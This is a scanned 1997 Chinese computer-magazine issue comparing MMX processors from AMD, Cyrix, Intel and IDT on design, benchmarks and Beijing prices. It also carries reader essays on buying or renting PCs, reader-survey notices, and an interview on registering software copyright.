CY 150+ CPU 680 元；8M EDO 240 元；宏鹰 256K 小板 470 元；IBM 270MB 硬盘(采用 Stacker 软件压缩后相当于 540MB，运行 WINDOWS 操作系统及其应用软件足够）780 元；日立四速光驱 390 元；9685 显卡 280 元；雷鸟 3D 声卡 100 元；VGA 单显(VCD 等影像可通过电视机观看)500 元；机箱、键盘、鼠标和音箱等合计 400 元；1.44M 软驱 155 元。以上配置共计花费 3990 元，一台多媒体 586 级电脑即可来到您的身边。

梦圆已经不算太难！

货比四家——

多能 CPU 结构与性能简评

□本刊记者　赵健

编者按:MMX 微处理器、TX 芯片组主板、ATX 规格机箱和电源等新技术和新产品，在业界大王 INTEL 的带动下，已经走向我们;数码相机、打印机以及扫描仪等外设也在价格上日益贴近普通用户。从本期开始，本刊将分期评述有关配件和设备,希望能给读者提供一个购买参考。

技术的进步必定带来产品性能的飞跃。1996 年火爆七大洲的 586 级中央微处理器，随着业界巨人 INTEL 战车毫不停歇地滚滚前进，到了 1997 年上半年已经失去了耀眼的丰采，目前如日中天的 CPU 当数 INTEL 的 P55C、PENTIUM Ⅱ以及 AMD 的 K6、CYRIX 的 M2 等第六代多能中央微处理器,它们凭借新增加的 57 条多媒体指令，较明显优于其它 CPU 性能的特色,傲立于中央微处理器群侪,正日益成为电脑爱好者眼中的宠物。由于设计思路和实现方法不同，各家 CPU 在结构上有自己鲜明的特色设计,性能表现也就有所不同，电脑爱好者如何才能选购称心如意的多能 CPU 呢？

一、多能 CPU 结构特色

1. AMD – K6 MMX 处理器的特色

AMD K6 微处理器采用了高性能 RISC 核心技术,可发出 6 个指令;采用了超标量流水线先进设计;设有两个精密、一个长度、一个向量 X86 译码器和 7 个执行单元;AMD K6 中央微处理器具有先进的两级预测的能力,分支预测准确率达 95% ;有 57 条新增多媒体指令,也即 INTEL 同它大打官司的、商标为 MMX 的技术;针对 K5 CPU 颇受微辞的图形图像处理能力较差的‘芯头之患’,芯片结构上作了一些优化处理,使 K6 同样拥有了浮点运算高能的‘芯’。

除此以外，K6 中央微处理器还具有以下令 AMD 职工自豪的技术特色:一级指令和数据高速缓冲存储器高达 32K + 32K、业内兼容 SMM 技术、处理器总线为 SCOKET 7　66MHZ、总线宽 64 位，使用了 0. 35μm、5 层 CMOS 技术,晶片面积 :162 平方毫米。

2. CYRIX　M2 处理器的技术特色

M2 是 CYRIX 公司经过精心包装并隆重推出的第六代中央微处理器，具有全球热门技术 MMX 特性。该 CPU 的钟频有多种选择 :2X、2. 5X、3X 、3. 5X 弹性 CORE/BUS 时钟比，对用户超频使用创造了条件 ;它的第一缓存为 4 路相联回写式 64K BYTE,且拥有双地址通道(其前期产品 M1 为 16K BYTE);总线为 64 位外部数据总线，32 位流水线地址总线;针脚、插座与 SOCKET 7 标准完全兼容,与 M1 同 ;兼容性良好，完全兼容多媒体技术和 X86 操作系统，包括 WINDWOS 95、WINDOWS NT、WINDOWS 、OS/2、DOS、SOLARIS 和 UNIX 等 ;为了克服 M1 CPU 给业界留下的图形、图象处理能力较弱,不如 INTEL 相应产品的形象，该微处理器加强了浮点数据运算能力;M2 为减少发热量，CPU 工作电压为双规制:采用了 2. 8V 核心电压,3. 3V I/O 工作电压方式,有效地降低了早期 M1 系列发热量大，部分主板无法稳定承受的毛病。

M2 中央微处理器采用 SMM、硬件休眠、FPU 自动闲置的电源管理模式 ;有 MMX 指令和超标量、超级流水式结构 ;其多路转移预测、推理执行和错序执行功能大大加快了 M2 进军市场、同 INTEL P55C 等多能产品叫板的能力;M2 使用了 0. 35μm、4 层 CMOS 技术,晶片面积为 169 平方毫米 ;正常工作能耗为 17 瓦,是所有微处理器中较高的，要在笔记本计算机市场拥有一颗“赛”掉 AMD、“锐”过 INTEL、“思”遍全球的芯,尚需加倍努力。

3. INTEL　P55C 微处理器的特色

INTEL 的先进技术研发能力至今尚无遇到强有力地挑战，它基本上是个人 PC 中央微处理器突飞猛进的领导人。P55C 具有先进的超级标量结构设计和一个精密、一个简单 X86 译码器;它的 3 个执行单元可以对处理任务进行分支预测,分支预测准确率达 75 ~ 80% ;MMX 指令作为标志自然是必不可少的 ;它的浮点运算功能保持了它以往十分强大的荣誉 ;P55C CPU 的一级指令和数据高速缓冲存储器分别为 16K + 16K，拥有业内兼容 SMM 管理技术;处理器总线为 SCOKET 7;INTEL 一向自豪的是先进的生产工艺水平和产品最小的晶片面积,:141 平方毫米 ;P55C 的能耗为 16 瓦,是目前所有微处理器中最低的,非常适合于笔记本电脑，但 INTEL 引以为豪的看家绝活，已经开始面临一匹黑马的挑战。

4. INTEL　PENTIUM Ⅱ微处理器的特色

PENTIUM Ⅱ是 INTEL 公司聊以自豪的 PENTIUM

PRO 微处理器的多能化产品，仍然面向 32 位操作系统和相应软件，其优良的整数和附点运算能力足以使一般用户喜不自禁。它采用了超级标量结构设计和高性能 RISC 核心技术，可发出能预测并可非顺序执行的 5 个指令，对寄存器的重新命名也是顺理成章之事；PENTIUM Ⅱ有两个精密、一个简单的 X86 译码器，能进行先进的两级分支预测，预测准确率达 90%；本芯片具有执行截至到目前最为强有力的 MMX 指令的功能；高性能浮点运算功能不必多说；其一级指令和数据高速缓冲存储器分别为 16K＋16K；兼容 SMM；插座符合 SLOT 1 规格标准。

5. CENTAUR IDT－C6 微处理器的技术特色

乱云飞渡、战火纷飞的 CPU 市场，竟然又杀出一匹黑马？不能不令人感到吃惊！美国 INTEGRATED DEVICE TECHNOLOGY（IDT）公司的子公司 CENTAUR（人马座）自 1995 年投入资金和技术力量从事 CPU 的开发以来，一直不露声色地埋头苦干，现在终于一鸣惊人，以一款性能高、能耗低、价格诱人，并拥有 MMX 最新技术的中央微处理器打入市场。


同样具有高性能的 RISC 核心技术；可执行 MMX 指令；有较大的片内一级 CACHE，可减少对总线资源的占用；兼容 SMM；处理器总线：SCOKET 7 的 296 脚 CPGA 封装；电压 3.3V，内含 540 万个晶体管，使用了 0.35μm、4 层 CMOS 技术，晶片面积仅 88 平方毫米；能耗：10 瓦，是所有微处理器中最低的，适合于笔记本电脑。

二、多能 CPU 的性能测试

1. AMD K6 性能测试

由于 CPU 结构不同，中央微处理器的评价指标象 586 级别一样，仍不采用外部总线频率作为标准。为了更准确也更直观地使用户很快明白自己所购买的 CPU，性能到底如何，AMD K6 继续应用 P－RATING 指数为自我打分。

应该说明的是，无论是 INTEL 的 P55C、PENTIUM Ⅱ还是 AMD 的 K6，设计对象均面向 32 位操作系统和应用软件，因此，K6 的性能指标采用 WINSTONE 97 测试软件工具，在 WINDOWS 95 和 WINDOWS NT 操作系统下进行了测定。以下是在微机其余配置相同，仅仅更换 CPU 测定的 WINSTONE 97 得分值：




从以上数据可以看出，AMD 的第六代处理器在微机中所能发出的能量较之同频率的 INTEL 的 PENTIUM、PENTIUM PRO 得分值高。由于数据来源所限，INTEL PENTIUM Ⅱ的得分值如何尚难断定，不过 AMD 的 K6，应该说是一款不错的 686 级别的中央微处理器。

AMD K6 让其总裁稍蹙眉头的是它的能耗太高，达 20 瓦，是所有微处理器中最高的（AMD 的 K5 只有 16 瓦，可以预计该芯片的发热量将明显高于 K5，对这一颗燥热的芯，降温风扇是必不可少的），不适合于用轻便电池供电的笔记本电脑。AMD 何日能给电脑爱好者一台价廉物美的、跳动着 AMD 之心的笔记本呢？寝食不安的 AMD 总裁一定也在为那一天的早日到来，苦苦思索。

2. CYRIX M2 性能测试

采用 ZIFF－DAVIS 实验室 WINSTONE 97 标准，进行混合与纯粹 32 位操作系统性能测试。测试用微机除了更换中央微处理器外，其它配置不变。



CYRIX 微处理器的性能比同等档次的 P55C 稍高一点。

该公司的第五代产品在中国推出以后，随着用户使用范围的扩大和时间的延长，M1 产品浮点运算能力较弱，无法同类似的 INTEL 的产品相提并论的缺陷渐渐暴露出来，一定程度上影响了多媒体用户对此产品的信心。本次推出的 M2 的多媒体性能如何呢？

Macromedia Director 软件运行结果表明，CYRIX PR233 模拟系统的性能与 PENTIUM MMX－200 和 K6－PR200 相近，比 PENTIUM MMX233 和 AMD K6－PR233 低约 7%。运行另一多媒体软件 Fractal Design Ray Dream Studio 的结果与上例类似。但在运行中国用户非常熟悉并十分喜爱的平面作图软件 Adobe Photoshop 时，表现非凡，比奔腾 MMX－200 快 39%，比 MMX－233 和 K6－PR233 系统快 31%，比奔腾Ⅱ－233 系统快 21%，尤其让人感到惊异的是它甚至比奔腾Ⅱ－266 还要稍稍领先 2%，由此看来，CYRIX 公司的产品在其第六代多能 CPU 中，已经更改了浮点运算能力弱、CPU 一条腿较短的历史。

3. P55C 和 PENTIUM Ⅱ

INTEL 为了保持住自己在中央微处理器市场的霸主地位，同时推出了两种 MMX CPU：P55C、PENTIUM Ⅱ，其中的 P55C 考虑了用户升级的利益，采用了


SOCKET 7 插座，但 PENTIUM Ⅱ则不仅抛弃了奔腾用户，而且抛弃了 PENTIUM PRO 用户，用户升级必须同时换购带新型 SLOT 1 插座的主板。由此可见 INTEL 一统江山的决心，但用户将付出的代价之惨也可见一斑。

INTEL 微处理器的最大特色应该是它良好的口碑，在稳定性、兼容性和浮点处理能力上一向深得电脑爱好者的青睐，如果不是因为价格较高因素的约束，其占领整个计算机市场，挤垮同根生的几个小兄弟 – AMD、CYRIX、TI 等似乎轻而易举。

INTEL 的产品出厂前均需经过严格的质量测试，力避芯片出现"BUG"，但不幸的是做到白玉无暇实在不是一件轻而易举的事。英特尔的产品作为业界标准和众矢之的，它在运行当今流行的 32 位或混合 32 位软件的能力上，不负众望，仍是出类拔萃，为电脑爱好者首肯，其性能到底如何，看看 AMD 和 CYRIX 拚命将其拉到 P – RATING 指数榜上的指标就知道了。

4. 人马座技术公司的 IDT – C6 微处理器

IDT – C6 在人马座自己所做的测试中，在现有的流行操作系统如 WINDOWS 95 、WINDOWS NT、WINDOWS 3. X、MS – DOS、OS/2 WARP 以及 UNIX 等中表现出色，兼容性测试也令人满意。



IDT – C6 的性能从其 WINSTONE 97 得分值来看相当不错，但离关心它的用户还太遥远，目前它仅是一片样品，能否大批量投向市场 1998 年才能见分晓。

三、多能 CPU 的价格比较

为了取得市场竞争优势，AMD 和 CYRIX 再祭法宝，均以相当或较低的定价同 INTEL 产品争夺天下，目前北京市场各多能 CPU 价格如下：

K6 166	K6 200	M2 166	M2 200	M2 233	P55C 166	P55C 200
2300 元	2960 元	1950 元	2550 元	3660 元	2200 元	4200 元

从表中数据可以看出，处于同一位置的 AMD 和 CYRIX 公司，产品价格相近。与普通 586 级中央微处理器定价有所不同的是，低频多能 CPU 的价格三家差别不大，尤其 AMD 一反常态竟然敢于打出高于 P55C 166 的价格牌，可见它对产品性能的自信有多大。

INTEL 公司准备在七月底，再次降低产品的价格，虽然不能就此表明产品地位在下降，但至少反衬出 K6 和 M2 系列多能 CPU 已对其构成了严重的威胁。

四、多能 CPU 购买建议

综上所述，所有第六代多能 CPU 在 WINDOWS 95 或 WINDOWS NT 操作系统中，性能表现均优于第五代产品，MMX CPU 之间，性能差别不大，难分伯仲。INTEL 的产品技术声望高、处理数据的稳定性和兼容性口碑极佳，但令普通电脑爱好者稍感不满的是其价格过高，INTEL 走的是一条阳春白雪的发展路线；AMD 和 CYRIX 一直竭尽全力试图克服第五代产品中存在的诸如兼容性不能让客户完全放心、浮点运算能力较弱、芯片发热量和耗电量大、降温风扇噪音高的问题，希望取得普通用户的好感，因此极力在性能和价格上贴近和取悦一般用户需求。AMD 和 CYRIX 明白，得到占全球绝大多数的'下里巴人'的青睐，就得到了生命保险单。

中国电脑用户如果非要象看重"皮尔 · 卡丹"、"阿迪达斯"、"SONY"一样，看重贴有 INTEL 注册商标的"芯"，以图获得良好的感觉的话，尽可以让 AMD 、CYRIX 走开；如果看重的是实实在在、不分上下的性能，则用免购名牌商标节省的费用采购一台家用打印机、手持扫描仪或数码相机，心情也应十分愉快。

德州 TI 的失利使 CPU 生产商保持了三驾马车的平衡局面，现今人马座公司出手不凡，打破平衡，下个世纪牵引世界 CPU 战车的三匹马或许将改头换面，中央微处理器的龙头老大或许不再是 INTEL。

缩　略　语

MPEG（Moving Pictures Experts Group）——运动图片专家组，是在 ISO（国际标准化组织）和 IEC（国际电子委员会）内运作的一个工作组。自从 1988 年开始活动以来，MPEG 已经编制了 ISO/IEC 11172（通常说的 MPEG – 1） 和 ISO/IEC 13818（通常说的 MPEG – 2）国际标准，其中包括用于服务器和网络会话的标准协议 DSM – CC（Digital Storage Media Command and Control）数字存储媒体命令和控制。

PCI（Peripheral Component Interconnection）——外围设备互联。PCI 局部总线是高性能的 32 位或 64 位总线，它是专为高度集成的外围部件、扩充插板和处理器/存储器系统而设计的互联机制。目前 PC 上的 PCI 是 32 位的，其数据传输率最高可达 132Mbytes/s，而其未来版本使用 64 位总线传输时，将达到 246Mbytes/s 的传输率。在 PC 的插板中，可以看到一个有趣的现象，即 ISA 总线扩充板的元件面朝右，而 PCI 总线扩充板的元件面朝左。（北京　刘浩生）

电脑总降价，到底买不买？

面对日渐走低的电脑价格，不知您是否已经动心？随着计算机技术向各个领域的迅速渗透，尽快掌握电脑知识对您来说已经成了当务之急。而无论是买电脑还是租电脑，拥有一台能够随时使用的电脑对于您的学习来说无疑是一个极大的促进。可以说，尽早拥有电脑，尽早学用电脑，也就会尽早受益。电脑在作为一种消费品的同时，它也是一种生产工具。至于如何发挥它的能量，那就要看您自己的努力了。看看下面朋友的见解，您还觉得电脑会“贬值”吗？

A君：电脑“贬值”，人“增值”

电脑既然是商品，就要受市场价值规律的影响。从当今电脑技术发展的趋势来看，贬值是不可避免的。但是，对电脑价值的认识不能仅从客观上考虑，还要考虑主观因素。

在现代西方经济学中，价值被认为是消费者对产品满足各种需要的能力的评估。也就是说，如果能满足今天的需要，既使明天降价了，这也是值。比如：没有电脑就可能丢掉适合发展自己的职位；孩子就可能失去学习和教育的最佳时机；商人可能失去商机……，诸如此类情况，“拿来主义”谁说不值？

电脑是一种工具，不能只看到它的贬值，更应看到它还能创造“剩余价值”，而关键是要让电脑物尽其用。谁都知道286电脑早已属淘汰之列，但不等于它就无用武之地了。现在我使用的仍然是那台286“老爷车”，用C语言编简单的CAI软件教学生；用Foxbase管理学生档案、成绩，它所创造的无形价值早已超过了它生命的价值。像有些高档的电脑只是用来当打字机、看VCD、玩游戏，连现有的资源都得不到开发，那才叫贬值。

可见，明确了使用的目的，就不会去苛求“高、新”，也不会有贬值之忧了。所以，我们要根据实际的需要，买适合自己的电脑。以便使自己人尽其才，使“资本”有增值的机会。否则，人(知识，技能)的贬值比电脑的贬值更可怕。

(大连　陈广山)

B君：买电脑不如租电脑

比尔·盖茨在《未来之路》一书中提到：“计算机只不过是一种有助于解决特定问题的工具而已。任何技术运用到商业中的第一条规律是：运用在高效率的工作中的自动化技术将会提高它的效率；第二条规律是：自动化技术运用到低效率的工作中，将会降低它的效率。”于是，便有敏锐的商家推出了租赁电脑的业务，凭心而论，这一招的确很吸引人，同样的配置，同样的功能，其花费要比原装机、组装机少得多。学到的电脑知识又能够不断地加以提高和丰富，何乐而不为呢？

首先，经济实惠是第一选择。万元左右的多媒体奔腾电脑离人们的心理价位相去甚远，许多潜在用户尚处于持币观望之中。Intel公司正在削减奔腾CPU的产量，降价清仓，这预示着目前的奔腾电脑还有降价的空间，其幅度会随着后续高性能奔腾电脑的上市压力而加大，这对电脑爱好者来说不啻于天大的福音。相比之下，租一台奔腾电脑，月租金一般为300元左右，相对于买电脑来说具有明显的价格优势。其次，灵活性强。商家为了吸引用户，能够满足用户的不同需求，现场组装电脑，保证用户得到最佳的电脑功能。用户在使用过程中能够亲身体会电脑的性能，熟悉和掌握电脑的使用方法。随着自己电脑技能水平的提高，如果对现在租用的电脑不太满意时，还可以随时退租，另选电脑。这是原装机、组装机所无法做到的。

其次，租电脑后维修服务方便。用户的电脑水平有高有低，使用中出点问题并不奇怪。而商家为了生存，一般都承诺使用期间提供保修服务；帮助用户排除常见故障；指导用户使用电脑软件；解除了用户的后顾之忧。

再者，由于电脑是租用的，无形之中使用户产生了一种压力：如何在有限的时间内充分利用电脑，掌握更多的电脑知识？我想，仅仅是租来看VCD、玩游戏，那可能是绝无仅有的。大多数用户租电脑的目的十分明确，不外乎文字处理、编制报表、掌握电脑语言、编写应用程序、电脑绘画等，这些都可以认真地去学，在参考教材、请教老师的同时，上机实践，勤于思考，加强练习，逐步培养起对电脑的兴趣。在目前电脑技术飞速发展的年代，虽然自己在经济上付出了一定的代价，但避免了在电脑知识上的落伍，这就使电脑的功能得到了最大的发挥。

归根结底，电脑肯定是要买的，但一定要量财而行。根据自己的需求选择合适的电脑，在财力不允许的情况下，不妨短期租用电脑。亲身实践电脑技能，为日后选购最佳性价比的电脑做好技术上的准备。

（四川　王崇东）

C 君：如果需要，那就买吧！

对于这个问题，我的观点十分明确，如果您需要的话，那就买吧！这里的需要，可以是工作、娱乐、学习等不同方面的需要，而一台电脑的作用和价值，也正表现在这些方面。它使得电脑和其它家用电器一样，有着自身的实用性。我觉得实用性是决定购买与否的关键，而不要过分在意，所谓的电脑贬值。

电脑贬值，即电脑产品的降价。奔腾多媒体机从今年初的万元以上降至如今的六七千元，这对欲购机者来说是一个心理上的考验：面对如此价廉物美的产品，不买吧，心里痒得很；买吧，又怕自己购进的电脑会再次降价。可以毫不夸张地说，这使大家在不知不觉中给自己套上了一副“精神枷锁”，从而进入了分析问题的误区，以至于举棋不定，左右为难。其实，我们根本没必要在意所谓的电脑贬值，因为造成这种现象的主要原因在于计算机事业的飞速发展，正是由于计算机在整体性能上的不断提高和新产品的不断出台，原有的产品便会“贬值”。而计算机事业的发展是没有止境的，从这个意义上说，电脑产品的“贬值”也将是没有止境的，是任何人都改变不了的。所以，我们要正视现实，解开“精神枷锁”。清醒地去认识一下电脑的实际价值——在工作中，它会带来高效率、高质量，使您获得事半功倍的效果；工作之余，又能让您得到最大限度的放松，使您保持充沛的精力。所以：如果您需要的话，就甩开包袱，去买一台性能和价格都令您满意的电脑吧！

（安徽　石磊）

D 君 要按自己的需要买

电脑贬值的速度几乎与计算机技术进步的速度一样让人不可思议。几年前，一台 386 的价格到今天可以买到很不错的奔腾机。电脑在金钱上的贬值是不可扭转的大趋势。

那么家庭中要不要购买电脑呢？我觉得电脑还是要买的，关键是不要赶时髦，要按自己的需要买。电脑，说到底是人类手里的一种工具。这们要用电脑做什么，决定了我们要购买什么样的电脑。我在一家小型股份公司任会计。北京市已有正式文件，规定到 2000 年如果没有财会电算化合格证，将不能参加会计年检。我的儿子上小学三年级，现在每周都上一节电脑课。为了辅导孩子学习和适应工作需要，我想在近期购置一台电脑。经过分析比较，我决定购买 486 档次的品牌机。配置低一些，4MB 内存、170MB 硬盘、单显，价格不到 3000 元。如配置 8MB 内存、540MB 硬盘、彩显，也超不过 4000 元。这样既能满足需要，又不会造成浪费，我自然也就不必担心电脑贬值了。

（北京　胡俊昇）

E 君 欲购电脑莫等待

两年前我们这个大院内骤然添了不少台电脑，而近两年来，却几乎一台也没有增加。这并不是人们不想买，而是拿不准，怕吃亏上当，更怕赶不上时代买一个淘汰品回来。

怎么办？我是三年前买的电脑，当时的目的有两个：一是供我自己写作用；二是让我小儿子学习用。所以，托朋友从开封买了一台 386DX 兼容机（6800 元）。几年来，我用这台电脑写了 60 多万字的文章。在各种报刊上发表近百篇。它不但为我的退休生活增添了无穷的乐趣，而且，给了我一个重新学习和掌握一门知识和学问的好机会。通过认真而艰苦的学习，通过向公司所有懂电脑者的请教，现在我已经掌握了电脑的一些基本知识，还能比较熟练地运用“五笔字型”打字、写文章。这就使我生活的目标更加明确，信心百倍地来实现自己的“老有所为”。

我小儿子用这台机子学习电脑的基本操作，从而，以电脑考试的好成绩被新乡市重点中学所录取。因此，也就少花了几千元的“择校费”。当时，在泵站当技术员和团支部书记的大儿子，也用这台电脑写总结、出考试题和出报表等等，大大提高了工作效率。我的老伴也用电脑写自己的东西。总之，我们这台电脑也确实够忙乎的了，难怪内行们都说，我们家这台电脑在全公司家庭电脑中“利用率最高”。去年十一月，为了满足小儿子使用科利华教学软件（光盘）的需要，我又给电脑来了一次升级，变成了 5X86，并装上了多媒体，这就更加方便了。在写作之余，我还可以听几段 CD 或者玩一下“猫捉老鼠”之类的小游戏，有时还能欣赏一些新电影。所以，我买电脑绝对不后悔，电脑的飞速换代和不断降价，也刺痛不了我的心。我的观点是：早有电脑，早学习；早学习，早主动，早受益；买电脑是为了用，不要赶潮流图高档，以实用为目的，电脑同别的家用电器不同，它不是纯消耗品，也不是只能消费，电脑，它还是一种生产工具，它可以开发人的脑力和智力；它可以出成果、出产品。因此，早掌握，自然就会早受益。那种持币等待的态度，我以为是非常不可取的。因为，纵然可以少花几个钱，但是，大好时光却一去不复返了。在竞争年代，或者说，在知识爆炸的时期，谁能领先一步掌握现代科学知识，谁就会是优胜者，这是人皆尽知的道理。

诚然，电脑进入家庭，还有不少阻碍。除产品更新快，降价无止境外，还有，比如：软件少而贵，且不配套；质量没保障，售后服务又跟不上等，也都是让人们担忧和望而却步的原因，谁愿意花钱买麻烦？不过，话又说回来，如果你掌握了电脑，自然麻烦也就少多了。所以，我的主张，还是早买为上策。（河南　卫忠华）

我们与您交流的机会

我刊今年将参加下表展览会，届时欢迎广大读者前往交流恳谈。

展览会名称	展览地点	时 间	本刊展位号
97中国国际计算机与网络产品交易会	天津国际展览中心	8月13~16日	一层1号
全国第八届书市期刊展销	长春市人民大街18号	8月30日~9月8号	待定
97国际电脑通信电子产品展览会	南京江苏展览馆(二楼)	9月16~20日	东门A163#
97杭州国际信息技术展览会	浙江省世界贸易中心	11月18~21日	一楼侧厅146#

评刊消息

第6期评出的最佳文章是康翔朋友的“崛起中的国产PC品牌”，康翔朋友将于近期收到证书。

所有在6月底之前寄来评刊信的读者都将获得我社精美首日封，以作纪念。下列13位读者为97(06)最热心评刊员：

河北　刘登善　程藩　　四川　刘家源
天津　张凤均　　　　　山东　曲波　丁冬
浙江　谢超　　　　　　山西　李世明
陕西　旷强　尤庆　　　北京　郑铁男
吉林　赵剑锋　　　　　辽宁　刘阳

以上读者将于近期内收到证书和《金山单词通》CD软件。

本期奖品由北京金山软件公司提供。

我刊的评刊活动将坚持下去，欢迎商家合作，资助评刊活动，为评刊提供奖品！

欢迎更多的读者参加评刊，评刊内容为当期刊物中的：①标点错、错别字②语病③技术性错误④一稿多投文章⑤最佳文章⑥最差文章⑦最佳栏目⑧最差栏目⑨版式编排情况。请于当月内寄“编辑部/评刊X期”收。

明年怎么办　大家谈意见

不断有读者来信，称现在是信息爆炸的时代，电脑技术的发展更是一日千里，在这种时代背景下，《电脑爱好者》一个月才一期，读着不过瘾，有种吃不饱的感觉，希望缩短周期办成半月刊。我们也有意多给读者提供些新鲜的、营养丰富的大餐。改成半月刊后，页数将和今年相同，价格不变，内容上略有调整，突出我刊学用类栏目，继续保持我刊为大家解决学电脑用电脑中难点的特色。但兼听则明，偏听则暗，我们还想多听一听更多的读者的意见。

1. 您赞成我刊明年改为半月刊吗？
2. 明年的刊中，应加强的栏目是哪些？应新增的栏目是什么？
3. 如果没有订上我刊或当地买不到我刊，可以汇款到我刊发行部邮购，这一情况您以前知道吗？
4. 我刊今年是每月3日出版，改成半月刊的话，每月的出刊日期将是每月3日(月初版)和18日(月中版)，您可以只订月初版或只订月中版（同一连载文章只在月初版或月中版上登出，不会影响连续性），订的办法是将订款汇至本刊发行部，讲明您的订购愿望即可。月初版和月中版都订的朋友则既可在邮局订阅又可在本刊发行部订阅。凡在发行部订阅的读者，一律免收邮费。这种情况下，您将：

①在邮局订阅(若订全年，则110.40元)

②在发行部邮购（若邮全年，则110.40元，免邮费）

③在发行部邮购月初版或月中版（若邮全年，则55.20元，免邮费）

④书摊上随机零买

⑤不再订买

请您尽快将你的意见与选择反馈至本社，信封上请注明“编辑部调查”。谢谢！

无　　题

今天我刚认识一位电脑爱好者，他就带我去他家玩。他家住在电脑爱好者城。那里的居民住房安的都是新视窗和软件橱窗，门口挂着傻博士信箱，屋顶还有电脑流行配件风向标。我到的第一个地方是多媒体学堂，只见一群网络之友正在进行大众论坛。然后穿过电脑画廊来到娱乐天地，这里的Computer Fan正在用读编热线连接PC在服务台上进行擂台赛。这场比赛显示了电脑神通。这时他说：“怎么样？跟我学电脑知识吗？我可以保你步步高。”

我点了点头，心里说：“跟电脑爱好者学电脑知识怎能不步步高呢？”　　（贵州　徐福平）

关于软件登记的若干问题访谈录

曾经很长一段时间，国内软件著作权问题“无人问津”、无法可依，软件权利人难以有效保护自己应有的权利，一旦涉及诉讼更为举证困难愁眉不展。

1991年6月中国正式颁布的《计算机软件保护条例》及相应出台的有关计算机软件著作权的登记办法，终于还那些苦于软件归属问题的人一个笑脸。

应广大读者要求，本刊记者陈迎炜专门走访了目前国内唯一一家有权从事软件著作权登记工作的机构——中国软件登记中心，就大家关心的问题请教了该中心的主任李维先生。

陈迎炜（以下简称陈）：什么人有资格申请软件登记？

李维（以下简称李）：进行软件开发，享有软件著作权的单位或个人，包括合法继承或转让获得的著作权。

陈：所有开发的软件均能要求申请登记吗？

李：并非这样。要求申请登记的软件应当是独立发表、能独立运行的。仅仅在本单位内部使用的或者以学术性讲座为目的介绍的软件等等不属于申请范围。申请登记的软件应当由计算机程序（源程序或目标程序）和与其有关的文档（有关软件开发、使用、维护的文字说明资料）组成。

陈：除了原创软件外，在原有软件基础上进行“二次开发”的软件是否属于登记范围？

李：属于。但这种“二次开发”后，原软件在功能或性能方面应得到重要改进，并体现了修改者或合成者的创造性劳动。

陈：软件符合以上要求后，即可申请软件登记了。据说要先填写“软件著作权登记申请表格”，请问这都包括哪些表格呢？

李：包括《计算机软件著作权登记申请表》及《计算机软件说明书》。如果程序中含有申请者不愿披露的秘密时，可选择填写《例外交存申请书》；为了便于以后取证，需要将交存的源程序封存的，还须填写《源程序封存申请书》。

陈：除填好这些申请书外，还须具备什么材料？

李：须具备1. 登记软件的鉴别材料，包括(1)程序的鉴别材料，由源程序的前、中、后各连续的20页组成（即60页）；若整个程序不到60页时，应当提交整个源程序清单。(2)文档的鉴别材料，由该软件文档的前、中、后各连续的20页组成，若文档不到60页时，提交整个文档。2. 证明文件，包括(1)申请者资格证明，即个人身份证影印件（个人申请时）或法人单位证明与法人营业执照（单位申请时）。(2)权属关系证明。A. 对于隶属单位的个人，提交由所在单位出具的非职务开发软件的证明；无单位的个人提交由个人出具的保证书。B. 合作开发、委托开发和下达任务开发软件，提交软件著作权归属的书面协议；C. 利用他人的软件产生的修改本、合成软件，若应当经原软件著作权同意或授权的，提交原软件著作权人的同意或授权书；D. 权利的继承者、受让者申请登记时，提交相关的权利继承、受让的证明文件。

陈：这些材料的填写有什么要求？

李：所有申请的文件均须一式两份。计算机软件著作权登记申请表格应使用中国软件登记中心制定的统一表格。表格内容使用国家规定的中文简化字填写，注意字迹清楚，不得涂改；软件鉴别材料及各种证明文件均应复制在A4纸上，除头尾外，程序每页不少于50行，文档每页不少30行；如果证件和证明文件是外文的，须有对照的中文译本。

陈：软件著作权登记申请的费用是多少？

李：一般是300元，需要例外交存或者封存源程序的另行交费。

陈：申请者如果不能直接到软件中心办理登记，怎么办？

李：可以通过邮寄办理，地址是北京东四南大街85号(100703)。

陈：软件登记申请提交后，在多长时间内能得到书面答复？

李：申请符合《条例》和登记办法规定的，4个月内准予登记，颁发国家版权局的登记证书，并在《中国计算机报》上予以公布；申请不符合的也会在4个月内驳回。

陈：在办理软件登记过程中，申请者常会出的问题中有哪些值得我们借鉴？

李：1. 办理软件登记，常遇到有的公司软件开发完成后来登记，而实际上公司还没正式成立。

2. 软件明明是继承来的却以著作权人的身份来登记。

3. 软件有好几个版本却只做一种登记（不同版本的表达形式应有不同登记）。

4. 原来是公司的作品却作为个人的来登记。

5. 非法人单位（如科研单位或单位中相对独立的部门等）以法人身份登记。

6. 软件开发完成时间标注前后发生矛盾，或者时间填写不符合实际。

……等等。为了更清楚软件登记的过程，在申请登记前不妨先阅读《计算机软件著作权登记办法》，以便更加顺利地完成软件登记，更好地保护自己的权利，减轻举证责任。同时也欢迎大家电话咨询，我们中心的电话是：(010)65124433-3308。

1997 年 5 期擂台赛点评

计算机作为一种工具，在人们的生活与工作中扮演着越来越重要的角色。其中应用软件是非常重要的一环。有了 WPS 或 Word，电脑才能成为您高智能的中英文打字机，有了多媒体应用软件电脑才起到 VCD 机与音响设备的作用……。

